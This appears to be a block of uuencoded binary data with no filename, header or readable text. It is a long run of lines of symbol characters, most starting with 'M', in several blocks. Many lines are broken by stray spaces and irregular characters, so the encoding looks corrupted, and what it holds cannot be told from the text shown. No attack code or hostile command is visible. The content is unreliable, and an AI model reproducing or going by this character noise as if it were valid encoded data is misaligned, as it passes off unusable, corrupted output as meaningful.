M] ; ^\ /%WP_ \$] `H! <KZ; +R1 ` (X\$W8; +03X?G>@; Q `3W5836; 600+OUJJ<J2BV
M662M) H%R?M! (Z] P9: 6G4-, 9L9DU44SUK) ; L%C#, -) U! UG%T0* : -T-04-&P&0
M: DI% (VNW<R96R1") 82] OE: ZQ2) &J1 `E, (VLJM6*\$6XULI8A#4DD:] RJ [X+"Q
M=MJ5SD>" ?' =<5IS&6W%#Q (4<VY2R@) 9V! &A8 [U=\$Z^&0>Z=H\EEW?]; P+P=Z
M0_ ^U<# ` ` BQ\$>=X [(L5?: _Z\N1^=-__HL\/\1I/^K#TG2GEX=A^D#/QT") CZ1
MIWB9IEPZ*=\$`Y' ! I>X\JQDH' &1J4=! T, K4FB-, K\++AO81//6, \: &W `ZSDK)
MM\Q00#EVWBRK* (<\$BA@*Y `3< `986V&7VK\$&A. L! Y2C+H/@Z" E. 9G<*C\$<Y<
MT1J-5PMXJ [FE4S4%HYVS29&K>0?65: T0A6@^W; 56<! CK<<UP*BI9VK2D39P]
M&68Z) &LS; V2 (<; NS5N1B.WE [LXZ' TVS `&4EZ8 `W=) Y: <+, GI/. K*F `6>5! AW
M\$: XB9V6I>KY) WDTULZ! YDTX2*, . : V1RWU"HUW\1BY@L; B3@OB (RS-O--L+`H
M) N9) I' 8-; `LMB+R= [: 9^ . `Z) XFH2) &+, ' " . X\$%\6) "2 `=QP, G8OK31, DL90-
M2X (FWH [9. V<VP\A@!! @7) @?9 [`3CFG!_7*:,)) 9*EIN93&%B7<HZT>XNCU00
M2R; , ^Z5*. ^4: `E=2CY`A! WE9Y! N/H%) 5BG&2 [+! RP. K-YF3* [C#C2BORH^7\
M"KN2D [] 6/; CW_+_98NYC&3WP_UQ=GO?] 7V2Y., C_ `P`%DS%>J4:) +1=J\1C0
M4JS5R) LP119JJPSTB=J) Q=I "F1^2PBN4 `O: B];) +0NU] : S9IBW2: `H2T],)
M60+O, "LT! A=WEI4W8" &4PV926 (M0R; (. F2RI0F `T0DNOI5CIP_ ("ZU4" B6EC
MQ' JG<*B<7D9#! -EL) &UNA2' -4^: (O) 1+%Z*' IM+3BTB, `KF^+: 2VA5KO1FBI
M#-Q&\$M/93F_-2&HGL&RH@MQ6W# [@9=! DW ` -6%G<VKCT6+: S) O7SBW0E2 `R71
MQLG--C-8K. !V&^L9*V9M `N_BM9W7D%QMZ4) P `X<3: `>Z62PP=KN<JZ) %4' 4+
MTT (U, ; " : X2P\0T+>) (T [[! [> `] #C; Y<&FH72G] 0] GQ^.) M [?0U' 2YSKB=R7BN
MF: RHEBPUN\] 1%IQ=Y%C+67&. [ASFN=N&I0K! D' LL*: 2>) -" <XUZ2. _ (P4Z"-
M=0UCA^ `48IY (Q, (. ABN1, `1J, IG48) FBJ) 2' "H. `CTL' LC%X=B6WTT, 1 `HD+
M4L^=AU+\P6" 32<+&+JD `T5MNJ (([^ `N@R+D\7=YM. ^D?Z (6-K%85\#/XND&
M^I^JP [KLILY] X-51T [#0X2V8#DFC\=@2&F ` , FEA&, 5H\1] X\$B7] (LVT/BI=*
MZ430I (/L ["T. 3! 700Z) TCR., : Z86* [S*Z@, _Y4R%6M<4WRJ: N5I! 6^3*CL3!
M. IB%A950_%ZH' ; <-, #4 `<: [(`P) &3A) !DX) K1' @ED#2: ` \SP) _PH_) Y1; 8
M [&R=9QT*, B" 5\$PE01XPE69KAF; S#IG65118LI! `C; Z\$5G4) 70DP#3NP5&_+&
M17; N08) W@G. RYD' &D810/' ZJL) RUD! 81+F; %>, * : +^; !P' . =_-: \$6: XT7+#F
MW" `5RX%\ \$9M8K" 7#VH0) : V_. 7 `E6H4! G0PG; DEJ3CKLEG="\$SUMDI4GA15Y%Q

M_6QX2'>*3GXN<0FG%IML'DJD#!':5B!PB^2;0PBO(Q6?)N5GDL*=O'82-68Y
M,'K2E7@0,[4";W:(1):LD%6'.FFR!@*4QZP=>Q;T'A&)\$]SS-RD?\$]M,<U8L
M\$CQSNL%G*WE![+*9T)<*LBUI9HTX,UF&2K1+1H1,P?6,*ULR(#REJ0*26EC
MC5P=9W3*'\4+G,00M>\$L0B>'H-5!\$&_2"FA_^\V\Q4-@%F#!5I2!^TK\$J+\$
M&7(7U#B_%%'9PK\;DF.-/0F4?65ASC'(+/Q0.8\$D8@Z:<1-@,K*RH/8A"?3
MY+PWGE>ZDCL9'J0FTW/'GI1ZDD=%<4PC;VO!I"K(W2PCB_!AT<GR)U!IM2RN
M.)OFR0GEUI+>+R(XH3ME[ZH(1ZB+S!NM+&M2LDYE?:\$23?4\K![*:PC=5]@H
M+0DZ)9"">U2*A;,,Z)%5.Y&UX')OD]4<%=&HH4R>R=M).CX9YU\+\$">"WB,23
MAY!'#;("<)8J;4T417,/6NP:UK!F6%GBY.#FW0FT=8Q98X&<TU76G^NA1EY21
MLB/\,\$.6;46_UEGSOP[T:OY_.9<_#H#Z>_PV>_PP(!!;_LFRND>9:(&)[7T9/
M^W^^[#_C[TK`:=J:]KGW,<'-,QRU!'13285:+H&C(<KDIQ#2%)PJ%,R12I
M5+I2245)\$4I7AFZ\$D!25(864J90T""6S?&N?O4_)U1V^Y_GN_WG^3^L\O[/&
M_:ZUWS6]>ZV]UZO^X_N?>?7\W?IGGM;JZ&7_W^3Q5^__J?]A_4]95>7'^M^_
M8C'ET'3''4;6K%_^[,,'0T3(\$@#P"JK8)'\CHJ(AM:RJBVYJH6+@G)LNL3(>J
M)\HK0TP@64AHEUP:O_\$\$RKR*YE'.&:B+'YH9'6HEI90-P2B66LYNO[I5^E,Q3
MJ-ETT\JPV36[0+4@ONAJJHZBVS'9T0,GM36:%P>+FCGB'\@J?226T09K<)^
M73-D*"@S7XW,3P^O6T<?T^L'@2D:=WE:A3QRDDS3HWT.+C*W&3/+]0J)+XRX
M'F5KHRB5E_&3JI1;2950]YN>ROOUGB\&5Z_-1<;H_H^CFIO+BT?O5FG--:X0
M._MIGK@)Z7%J+OB[SSI\$X_*V^V&+WN4Q#YVL]0Z/J\$O,]-DM^"Z+-G\$_O=
M"1Y.]L[WYUF%>SM%T6OZ@L2#MUE;M=WN/2_N^;-\$_Z,&WL4='4ZY:TS[1*T^*
MNURV?[MVV(H)O\NAO:LF)G9>-JYNR"@X5)G3L*"MWK4<XC187>AU#)PB/PM
MJQ7DV0_V0%:_ (V&LQA\H3%F[\$RBKCV0Q!%<*Z??L\C.ZKA%BC'WC'FG[#<]
M+'?.ARH)=F1+ZW(*YUP0Y71Y24R:H:EI>9QY+X)0\$(%->'*XG'%Y7B5;\MO[
MZOO!WCV!'_T\$4D;JCR4T?\$J7MGLX%K#V9&;8:+MTU^[@7K8@MK82/J\R(PD'
M]OY2CB!28JE_KZ]/S[DDBFGL6T.G[@_!;-[*=8TZ/0OKZB*'33KGK#?=J)Q=
MXAYU0R&U=@[_?J+TUM6Q1>NE2KA;M)V.%,_X*(7'>EQ\^?^XUD./8\;7@4[
M-\GVLK^3Z*K]D-JIN;G&[6&LUY('0K=4U]OLW=J@*Y4S?Z%_P'4CG^A/QWU+
M+56>)6N<).NYM/3F!S&*5R'IK66^JY?S*?'I[.^4"Q:9*#(YI'\$CQ?>7Z]L[
MEWRT+ZB-O[A,\YKFP[4?EF?%']Z[;%"56*S2^M0M*5=C"M?L>A0]YNLF:]/
M?AI]E.*S]GJ]T-JJ49<!=_RCOS?1JH>YFK>%'\IOCDZSSGD)!+.B2O"MZEO
M\TN&LSQ25]?Q]K'="+B]91)[P>-O<7"PX9E=>K#RXSVS%CI8S+8GY#/DN\8G:
MJ^\V#TTLO90DL35/ZLV!#?=%*ZS(JO9SKKDKX[NS9T/O@)/'B'6C?K'9GN(1
MT>+Z]FO6?9?>SBZVT-1]47!UA7Y(?L-@1>:CS]<N]?6%C"%8^T'-VCX<MFMJ
M]<-NB((7ZXK,A5/X>+S=VXD'N)DQZ,F.")`\$Z-8,85*WGCO)/1^@+6P[<';>
M0!&F='0!P!/'X'A_H\X'^5'\''F''=*-4N(\$%,Z4/6'F<X+\K\(/P@=<P#4\$2
M"8(9A4*G)Z3I'J_T'4I,*\$!:#+')AGK"<%_HVPY]:#Q&[_^;D40'\VAP+P3C
M/5H/%@'+8QFY26Y4U[8D0+7\$.4)N^\$#NH&=S3JX/U._-C\$'KQ'6GJ0>^7[?<
M3'JL6D0/'4\$70!G#WV.-,P9099'!52'ZPG\$4*'56;,('0U8#@I;"D\$[6_P
M@..K39Q,FS@-;5;8/Z&-X+11&]5C+DX_F2%&1KX/0RUIYFZIA*8.@1_)>"&
M3#L@LPB@9KH^I7'0>+4'CM9ESIZX(E\M]@P?>_\$/Y_Y)_KCY"_E/?;' :
M5/V_*DJ+?WS_\;86)\4*(#\$Y_-V'GY(V:E\>Z&1L2'9BZ?7)):Z2;I9"XX
MP,%T.]:K";"N>40!8'G'PM%0T<'4Y/"6BS0YL\$NX,HM+4(F!_M'K70\OAV
MBG.PV>="%%\$(40Y1!W(:X"U\$-T0C1'T&"Z>4@#" '<(,(ACD-<A"B':((8@Y"&
MHX,!Q":(O1"9\$-<@RB':()H@6B">0;R'Z(,814<46&!.!"!X(*H08Q\$R(N1 '*
M\$*H06A#F\$'X06R#<(+9#!\$/LAC@&\$<03B)\$02)S9XHO>+#EPH/]#5+<@^YB"-
MZHQ'AP@^`)B#,3^\$',X_=\$'1!N@9SQ?), "W'SYK0HE"8+31@T;G@<:3L;=
MQ\C8]:S*DL3=;!HIW)TPR8VF1P=7-8#9ZLPRLP-YO,RR>+EI>+G5<%L=8)I8
M\$?RZ.0#3Z:J(V]@9S%@\='*38_*&@RF,<.#AE"\V\$4@S;1)N\$X '*DV]8/']N
M\^ (V'VY30]A8_E0\>RJ>/S\>SX_GSP^YM!"'+V5F35XS<-L)7X[DNQNN'%2^&
MMG'()];+F#S3Q-O""^'TPWI*"6MJO#N,/PKC["A8&Y@:'P3C\$W'ZK,EZ:OG2
M\7A^/)[51L1QNPR/1\G0[<2Y;M;8Y+[]PIVO0D%4YV"NI,YL?OVHK)#OR'4
MW'ZAHJVS'MH(O",2KL0W@Q-K"QNA;S9"@>E1M2OB,(I!H\#:XT8\$"?T(@T:\$
M-4(A,&B<S# '&E0NF@C:-#.).@%F#6.ES.;' [% (3AAQ\$2\$"1H@2QI/H2,:V4I
MYL3ZAP'B'-3-^6&\ "LR)'(4@'N&JP!6!-;H'7D<@/H:W)-?+AR#X_3SDQ/H*
M>C]HC;#"W\GO.4[X<^GA+/XU34-O]AP?I\$G\;OW;_)+\&_R:^@O^\$6D3,<O
M@4G\8IN67Z(4UGV2F/=)PNE)4K#VYDEC@WU2&"&\$,F@BL\$2S8?Y>5+2E,JC\
M'&OSCR9+OM"T3_&F^ (?FN)'ME<N\$T\$U&_6Y&GL31'',0(\$ (R,'\$ ('!#IT
MTNF'G<Y\KUH3B-#QG5A%1R\OQ2^OJP/!+^&>WHKXF^I@-AV7=AP9#]\$?YI:D
MHC[#R=T3?:-#%Q5\-,',:= (8,1C.V_%XZ6GB39U1=12ZF.2D^1TM"M\HN<'5
M"4RG^'+,^*["A&^3,]]].0'OT_2.;YJ+GW&B".7^6!).=_R*1-UXVR3])I'EH
MWX_%JVO>GZ?X6G]D_+@IRJ3/COG_ ^D*LAX0UL,FL9X.\$\$\$'Y>@\$I7!O'W=
M\$V_`P3HQAZ6]'I!0;J!ZI0#B'LC8?6/Z0@")F9"#]4\$'4QW&%RT30."/WP<'
MWF_ "P!DC\$4'\0LS&_!'>7Y@Q(Z\$[?5VT7@.CGZ'[8F&]L'3+V"1U'F#?
M9^?5,C&!XSP[+S(3/F'A:NR\ "D0P"P%<B#H[[TPBL@1!\$" *001:5:J/3-R^<
MH^'?%?VCP+^5<' ;\$:\$CB-\$2^TN"9A@8909(;60@OLK\$F'D5^+4'@ (6IB?'0V
MPBS2C'FBLUD.&99C\$8&,J\$D2Q7C%>,2XD4UP:@E%_XFA@'#)HGKAPW:1=G\$@
M2!K\$\$,0)3K2+<\ /06DYT\$"+.X('N+J:;- (,73<V<J/B@ZP0%I< (&J5"A[PJ%
M'WE,@92X\$*0'2E@ ((H2FYA9&3K#F[JGC"4M)>8"O,BL1?)5;T5&/);NB<A5+
M?B6#KS(LD8JE0<YA(8_\L\$',@T+1V4\$A(K11>4M'@W+%Y5YB7AZ=)XET;' \
MT+F8C8:5"94;T(D"S<L)TX'!+/>C_ \$6Z3]9_U^TR7FCKXN"HY?;/\OCSY__

ME) 75U56F/O^I_=#___\8;-&18]HE%=) TBRB? [P+P8P_@O]\#8.>8S.1OV?] C
M3^# ' GL#4/0%VCLFM'FTOV (SPQ_5' 9, J* (_BQ2?!_; WYL\$OS; FP2L `748=A#)
M4 [*' HZ"HA: YBHBMDU: Q#QT/W2*I+W2G [=W [[I+>_*"N:.; J4O<75 [6.>7
MV; UGMJB0Q, *] 9ZRL] P^=?U35<H01V, 3E'_]X5\JZE1.KJ<+ [9T<^T; 8@+; #0
MHQIS&O?QR5OELG' -___Q `F [2@/_KL>%G/N_LO?WN5TGW3I>WI8&OAZ0#5 `E69
MP; R8%G7C] ZOVU7UT?] V2R><_X>W=-) RBNO32R^JXO6; ^ `E4"#_HJ; 4^)\ *VD
M/3&]>09A, Q#.:; 1L1] =-6R@/Q"F5] K; 9=A1POCQCW) YGYB `01J\ -D>J6&9HZ!
M\$' (HPM, WIYW?B [N0HY6<&. Y9*NPER. U+ [6: 3Z549D@QB. U [R<SLECCQ) "#-U5
M7%JLH [_/B8; 0:] G) I>0K4N\ (3@ [: .T0DD3LZP@E ` , :RQ1*) =JA<I42KKFQUL
MQ7=LO_F* ` [M] AN\$*#N% "AO=&?' ?/K#4YQQ@ `7+&NV\$+>_J5O3/ZP<\$Q/NY_ =
M&_7YX*#L\G) U4 [O8T<"39=%W\E=-_6N\$) , ^H9\$ I5=LU@98A=-IN&_*JR (</'
M>W-6' (MRE\) Y) A9AO_) &S) 7%4KDR=&%7) ! :L24DRW [IF?JYJ1GSOO&2Z<9-,
M2O [L\E' 3X9"U- [1EQN6' /PM=S%TW\$%<9\ -RR^) B^; D5>0N+UXNC, ; 8]>1_3/
M>S*4A/) 2HI%=D/>X\U!; 1<UBZ0>?21, !06] QPU; J1P?W] J<G%-PP: C//G
MCC??8-09L*5K<, GK0. X' (?9; G)) "ELG>7NYFT) >0) +<#] 4-] ' +\$44\ \HW#<
M13E+Y\$*OVGWN6_XE. 2 (*; 2I*@=N. KV8HM: U1GK/WN4U6; 6?\Z<CP7) \H! :GJ
MLUWC32? \$7, @#C2<-9CA' W1! [LW' 9F-9S6WK0+-?C%QZ, RP_Y/S>E>. @, *#YT
MJ6. _S=DM] \$EEK] KVHH/*&F=F. 3VW>=; Q3' 7--?L-Y2&^PJ,]BP9V%OUV=-U2
MK\ ` \$ \V+CIX (, RTZ%MU>#] NU, -RC8F1+_1MC5) E/= (#C!>JF9: :>\$TJV=EZSX
M@XXNIVN\MBGJ>J#4JNWV (?9-O/QP=%YRW: +&S\$4UH;] K*5 [3RI&=<72-S\$-*
ML [77CKOI^7/ . - [W; ?+! ?N68PG#W2] +"*\LH, ' 6-D: Y+. @YL=D2TQJ: WA' 7\$7
MA3, W:>; D# .B6E\0/AN_1<E [_+O94D4NU8FR+%H^HL5E `J^9FS1OVG `DEEX8&
MRD*R; -, #/O?O: \$JO_Z#V6' ; SS<&6B_U\5_NTWU33*X&H) / (]YZL+G0*% `T/K
M/^ [>O; +>=_. ' 8R*=V1T_/XTVE? (]6' IY\ :TDB8 `W\$XD>-0F6"OGUQWOW6+=7
M] _*NN_C0 [S! /MM_2%Z\U4JVS `^2 [B1 () -) V<3]>XY#6Y8O/; >5>J-UT+>TIZ
M66G=LB#5 [6' W' /&J; , >5^ \S- GALWI7>277<>#29OM& (+A*I \>BUT\$' &Y=^O
MO: , WIA&YGE_IN9^7K.]+N! :*) Y, MXP, 2#ZX [>CBCATK7! T=5I7/NF/+II#>
M+ `SZY4/+ `7D [[\Z6N@A [+LGBKIG< . _2R. \D=PMI>XPYUWHES [(Y%6NGPKS@C
M) 63S2W4RVRJM?KFTR. &YOJWR: TG7- /H5A#3W+VI_&BU [9Z" [+ `3%J4V [97US
M; -7R [5] \HY8U; 5' 32, MNB5* .79SM\6K6BZ?^ `H%"#-GB&7G+ (Z3, 7X@=UM@I
MH2' @L; VKT#G! 0_] \ :N*: 2K-#, >>R; .WC! %8WN ([' -W `WQA [R=8X_E] . \ZTG<
M. Y/^ \E\X; >X9A5C^? "0\M\) 4, : ' .S%=I0-F*?%#Y\ _X [CD5B' =K25 [61<>LT
MMW&CF5 (, " [M: \$9XS, N\$+9<] 4B\G [->E<, +NMT! Y1; K4D^M?! *^4CK2TCVNF)
MEK\$75 "\9' _*^9' `HQRU_) 7E: 7\$7JWJA; 6/ : =Q; VU7206P3\0@P<+E3<J [\$Y
M (--ZKZ; P8M2KT8S-^ _U [BY9NW+^BSY08) G?NDW>D_ \$A5S9,) II0S>: C^5BK>
M/% "=UPD' [U4 (MK1IJF^Q<I&1F8&BZ4HS (P/] M18*I@8>U: 9NNY7 ` [; Z" =O_>
M/ .6@] ' OK9?MK;]>' 7U9: Y?: [3=3^> [5I `4WNVL\$F\NX+"E; T3O2Y7VF/FM_]
M/LVB4#! &M8_P-/S (1M, _EG: ?-55MA; 9' ?67/9K6 [[41US@RO [ATM' I+<; GM
M#J>GCQO; EVQS6E#XJT* [] EA5W] 9X, =WJ1FSM [0' `LV, X<=V: Q=K=] J^`M8
MAY] <V9W1] CG' W: 4BATJ, 5-T [MDO, 5AG] F*IZQ/RE8WJ%<) : \$3-H=UU\YPLM>
M4<*X [(+TSZ\ `E0, 5 [-*%S1_T' ?17E' C [; T-6YRRE<J" "0\T%6BA9JW5X_PH
MGR9SXUL^7=IZ: I ` , 0X, 0; `OA"Y] T] ==8**R%/#+Q#-<18FM?SCD1YBP1ONL `
MQ4BT\&Y9W>U3QMO\PU; +<9\XF20<\$GS (5=#D>D%Y7! UT_\$ [9*M5AW-U (XY [
M. ' & \T7NF\$4] SD (O+^#Q" ?7] ?=I [' R; : /S0U+UE7*1T>JR (= ?T++EU3W< (9A4
MN^I>LF\$&Q\MU [4.>QK-4, W>V: YP)) \$=QA] ' F-] 9>DSJJ?*SJ1=1; [; /2] \$^W
MRA: J [%NET7W6^O3OKDJB?! *FVSP3\$M6+/TTL; 1" ?W^/] . \$U_ _5MW\$=Y* `I^Z
M0NZ. W-1NP [U=) (XJ `SWE4\$K"E3JGOCGR9L_N, 6 (/ ' &PLVCQGI^XF=? . =R' : ?
MF2_CXBV (@?8U5) , ; >WOM?' 0; 3Q (&RMI/33" ?P/ [#WM5 `QU%=YUD+: ^WU&LNR
ML2W; V. .E=FQA:>>] ^; <EF?G%OXAEA"8_ [6TLM: 6M#JK%; 8 `PS\$G: 1/*24+:
ME/ #3D\$#3T/+C0! -S#A2: Y"0<?@*A0 `*4 `Y32X. 3@<CA0&@. NV_MF9E> [L [O>
M&5E>3#K7L)] FWWOS; WOWG?O^ [E3R*EB' JYX [8DU%X_ , Z/ .GD8JYN&V+H4=
MV-&?>/NE71\ . ?/KOS, T\^] Z/O?O7W] RKS7CQWE6EJPW5; A) ZACOY5: WKJZX: _
M%' MB^N: ; XK-O6W3GM `??G- : _RERU: L&== [UV; G3O6 [L6; =] _\2] _NHKY\X=^
M.) /] <OV2R*+W] TN7_NSPU\ ; 7&! _?NN; / =M3' Z+G] B<OO^<H-Y^W: EGID_QW2
M@>_MWP^!] \W [' [SU9F7^-W9_Y><KW_RW) SY^<KBO+WGE\ . \$D, W"X;] =@WT4_
M9P [@8^>TORL\ (5YQVDN/W [OYV9FIA4<O?' _% [U_3OOZMFQ^ _J>GB: ; ?L6?O*
MM5=\X3] ^/><=^?&MW_STMAO5^ (% .] &K\D\ /<VX_OY3] \JG%IY] QCGZRY_R_
MX?++7] [WATW_* . X [[=*8N7ZWI [KV*'_O. ' LMO!=M [S? , O+2XQ\<77? -; W_Y
MRN' 7#L?V=&S>] 7K3W [[>_?Z=7 [WUYOUS6V; <NO^] %SK^^ZE+ [[F^=_?7_E6
MTUOG=; XX [_M?N^/H%] _] _B4//; GMZ\$4O_ ^J=Y*'_ +_N [`QGO>^^&1 [A67W7/&
MM_ P_ , > [TO=V [98>_<FQ>]]] X- (CPJ' D [^8^>^; 67; >_&H_L6; YAPT?' #CW-
M/G#=#W\$NNN?' (D5E) (7WY@>\<?KY1=?^`V_JOQ- [Y\ /6^-^ _>?/^YR_ [FX?7
M?WKDQ< [Z<R_ ZTOQX+4 [GC_2] . UET<- /G; YWX) -S_G3+/?_RDQ=>^6Z7\ / \$'
MSTY7_O6V [5_<' KE] SW5HX6, +GULV^/"^9] XXXA'] VW] HQLSEVRR_Z+W_T@T/O
MW=ZY] : *N&WLVK+OSH [&W= [U^">I_] H, %KRZ_>OJF: 1??= _<; RZ_^^-# =KQ [X
M] ?T_Z%K8%W [LV/#*^Q] YN27=\O7O/7G34^?=\7+XC3=^>G/WWJ, O' _C%6 [] Y
MX1] O. . _-CXX] \$] WPUMEW9QLHTC\$+NQ_9; #*?JCPW4TP59FK< (.6WO! "ZOO*6
MEPA5*>0LI ` -EMKQ, 5% [. &Y^@Y^N+?' -WJ] TCP `1] *UI^/' `CN&WC! #TVN] 12
MNN] V6X4) "LTI8R-R6WW" \ . \1J/"VXGM. *?Y_V=2YT# \Y_] %+! ?D_ZX] ^96_
MO>YF_>6YCBK [OS##NO?_LZPH! O/_M: "GCSU"=B, BZIP (-8=: .1. , ^BKR\84 (

M?*R>2:VAFL/4V1&JGEHY@UI+?K:0;UK);W'RP4309ARFV##%A9S%RQ`5Z@SE
M5C!#N?7Z\$%6W>DU/B#I-2_=!D3F;4L/) +6-DB;R;G%T,48V;2,-GD0F1?YV
M+EIKI*' \RGZH8/T4OES=N09J"J7@_&0L\ (:LM91X4HB1%9UK6JA4*3+&IK,
M%\$M6#^ .PD`X/PJCPMPHU4@^EE%+PA0?I01*#%\$+*RRZATKW)40IB9*CU&)J
M"?EM791:3 [6%J?8HU4%M@+9UVVUK<* _V%UVR5^)#UD)SJ,*. @5!NY3ISM:PN
MW2BPIN (^@1"U%/AUG*_S*)\$A:O [JTH)08EZ9!H7R*^+0XG (-ZJ%60) <ANY [(
M [ID&9_]2H_7S-&OWS' SX) #O@-EHE**JQ^6\$JU-S0)V-J60-<ZLD?4W4/6G>3
M'7*-EN\ S'3 [KR=HVH,RP5FNC]IW4 (FN_5 (C (P4\$=A [+DGA5U [74=9RZYBVI:
M NK2Y `1^D3KONRN8?4=.N;/]27>@' _N [I??E*UE@+=#.LJ;09U*S`3) *+8>F
MDXJ: +;@EU%*HFDQ7KG"J) +^1AR, ;?Y939\)OY&&6Y9NQ"?XFY2, -#>U+EE [9
MT-8W45_\$FE2=#] \OL.J@ [9)YY`@@ \$N0Z>&#:05Y!Q1SDK18;H?Z'J.F/407;
M'Z;"C3,.4C.;YX;^ZR`5.4C-.DA%#U*SZ]P5+@;8I07<6Y'GWEE6R<)9Y (#^
M&,GO^#^9]P#Y]__`0S>_U<3FHS_;X':!+R*W'P_I>:T*3E [^,]0/[ESS-\
M\ / [OFM!4R+>:X# \RU]@V"#_0TUHRN1_G (F!:O\$_PJ [\SRS#! /F?:T.?E_B_
MZA [RS^W\$P+&C/U@P8S!%,P9A^)P!<>],0 (F<K!F#V?#7Z5#%' (' `8+KQI,\
M8 [` `OE]4RQF#I0" [+]@Q^*.A*1Q<<R>&RK@ `U? (_ "2SG`O)Y (<C_5! / *C_ ^+
MR"G<>6' JC#"U (&0?? [* ` \=E:VCKAE.TAPWG=]=:&XJD8TIVC5B\$J.G&0+@G7
MO1Q+<XW:SK&P*!CXF6%J (5BZJA!EQ]7%E6\#%DUS=J<V@? \$D)XO) (B \YVTP.
M+\$' % \ \$G6R>/. <B<KI9\$2R!R&RV%WO' &4FFW%MTSD=_FJPOI]K?39: 'U [\$&@WF
MP^C15%9@4TQ3ZO_G#^\$5VX`J^H\PYEWZCW@4^/\UH;S^_PGQC)K (QV) +QR/0
MI<' =74H.Z3>1CS/#U+ (P.2 \X%;KO)<!G: .+P98A:L+K,Z5W2A# (' ,4-EC_J"
M9F8]Q1) %UJ7T@&D4V#,K"GG;& `7G:D55)SX*CM=9 (6JEIX<&5 [K<X>60^VRI
M' >7T%,0RX (W-<+) #3+.LD76*G"IKDT@2 `]LFU5L;>7 (V:8YS# ` ">S;EYIV/X
MFIK/?AB\Z`8Z< (, ?I: :#SUB_>>U!*GSA!*#M!\$<MTS8+H,@I]44 `96>0L\$"<
M"LAOMA<_#QIP!MQ)6KS00EI4P_ [_YVFT/^S3SI/QO_CF!+_YC_J0U5\/_R
MI^3+^X!U4^8#CCJS!WY\ P-' <W,+D?<!<M9^%#]AP*OF `4Z?_E3>%5=-_T>W_
M81\$+P?GOF!>_Q<3_9]OZ [^E/N55,TPMRD=N8:HI9&?/F!IC<-PL (I6T?185
M/: [.EM5Q+Z;!2PBYO\$J.E;S!L) -BS;*TGCA*;*F! (#Z2/<=&\F `U6 (8@9R0:
M \N: !?,ZSK,YB`# [-RK'5!/: `Y#1L `OLS#> [V8S2F</PG#US6"%33?YX3W.,_
M#0 (_UX;R^C^?Z/^< ,#4W3#5.C3H [EL\$ULE?/2U1)TV' `#5/SJBO=I\$=U6TDG
MQO4RHSA)SV*/XK.LH\<Y!9UIC>EV\$ \$14F8SV]BC>X%,A:TS^ \ (^TC `TG!JU7
MC'K-!'-\ _2?Y7]SO_ ^58@0GTOQ94?/RM\)L@_TO-\ [\4LS_ (_Q+D?_&3_R7 (
M\$7_J49#^Y;-,_U)8,DC_ \$J1_"=* _!.E?@00OG [/T+X5&/ \$C_4CG]2R&?@000
MDTO_4LC# (/U+D/XE2/]2D_00OYIL^I>_ .N' T+_]T0NE?* "_I7VX]A=._>)K_
MS4PR [TN.?)_ _0J+ (!N?_:D)>Y> \8ETG5X?_ ` \ * < &,B_%N13_KG!Q5<=5?=_
M (; ;D_ ' >0_ [\VU+8!I\$E?E<R,IM+# [3' H `S\$Z.=R; [DL- [VR/C67 [6Z38AHY (
M&UGY360V6;V `AEN&1] <YFU3;8P/9 [,BZ>'RT=R `YE ("QW [[>VIL>BB=&=EO=
MQ [D6B]! `SA_KTIE4<MA^5TY [9]J03?4F!HN+V-WNBCVIONQ `>ZP_-3AXQ4@B
M `W>5+3:03.T<R)8I!P_0G=QK [#JE:8 `5E"V7JV%/)C`R1: ^) %]=5,@L5M<<V
M) @<' T_2%Z<Q@WUJZ<'>OW: `XM"A>R-. .R\$E^T4<% \JK_UEG.2;H!D [`P?GO
MVI!/^=N;HT;] #0'5 [# \2W._]_83F.#>Q_+<BK_<^'=AV6_6JS.P) -M@BWQW*;
MA6,=A9:NS>DMQ-05W/Y9/W% `A>1%_ \O, "_BJH]KY+U2R_P>+;+#_IR;D5?^'
M' .&?J.]' TR.)WMV)G6 `UTIF=K61'7NM\$'VPE_2U7, .=.0.8TC6Q"A@16^W6 (9
M (M) \QT"!31H\$?Y (XEP5.W ([D8'OL' -LNQ2?,EH-);G.,_5_X>V \ *UEKIPQ>2]
M"JN:E.4YMH"_F4UF.DKPK&84--PQLPYS [9M; [3*MFY7.+3' B4): `P-,G=Z8S
M [F=QP>1*M6Y2+MBB;32VE8"UQ2LTMRV>8Y?#]' @!UXG9S_6:#CHP^Z<F5;+_
MN1. (4U&' _D_@27V/_#_3SY5D [^>' \$JC\$^P%DYC_Q6*0_ [\$FY\$W^?<G^Q-A@
MMG4DDQXA \S1)7XRH>OZ#Y]SQ' Q/\$? [6AL^CN@=0H#2- [DH: ?B; %L>BAA3<0-
MCM, [D \ /] #+@'??2.<=J) `NCN= 'IPM#5R%JVGZ>%TEAX"7 [%_G, [F85I:Z.U;
M+]A&:QN5+><:7?2%G9LVT: I!&]N4+D-? `7=&"FL= `@G0.Y (T>)"]NZ&JU##=
M8_MT-#GLGDD/TG: . *ZM2<FN: [H5 [TD.IJY/T1 (^DQT;MAF8'DM!8P"19JNA1
MZU [RY5JX-V9=+.C`L;7\$.Z+3X\$9F4GU)VI [GH+-I.M&7&,E:8*.]F13Y-4V/
M0Q `+* ` \.55"@Y,WUIL=RR1; (W#U?.<J) *>=R6QKQ/ [9 [FA2BWA*ND#>]! \Z
MP@F, `? [G_Q@F> /] #; <B ["_>3^=FF2<A?"/ (_UX;\R=)OYF> ;)C' _SP7YGVM#
MDY" _C \S / -OF7 / \L' ^9]K0R<F?V^S! / [EST, \$&,B_%C0U \K /> : %>JH^K^?VG^
M;XR#_ (\UH7@SK5S00;7E7&, +Q&? =ADZ;G9N,5IK6M));MG;3F [?JG>;VU@C=
M#/_949NU4Y/>DSANM `AQ\$ [DA8<50\$#`2_9GTD!5-Y98"Z;Y\$-D&GLG1_>FRX
M#VKLS) ([1@?28Q"VD<@2@D (KN\$S9D ` /OVTA#XI& (LX9 `EUM" </KD>B@UMF,P
MU0M1YG!BT&GU-OH: :Z; : ^6J4 [#XI+D\$R"#B%]E4IVI=) ["\$9#YSBE0JG (!9-
M) : : `VYF]8C^);1AFO2=>\> \^)!W2R* \M&9 [VC.RNXU=%S:QAV#5QA#?M.R9@V
M (. _DS?Z/9GIK' / \+@?]?\$ _ (N_)K&_SP;R+ \6Y\$ _^M8O_N<#_KPE-0OXUB?_%
M8/VW)G1B\Q]I \3] &@?QK0E,C?ZO4YD1VH.P \P / 'C?]: : [/ _E_Q2 (_0_B_Y- /
M7B+ITMUNGQN*1%)# (^E,EB;]LG4LFQIL53*9Q/CH^M (O-B9&!S8G1B8F#NPX
M.=^W [5 `Y' J=SR9!'K:7CJYSDAZ.MSM<M4T,1"ZZYV0JUF^FV\$6MS-7U5LC>;
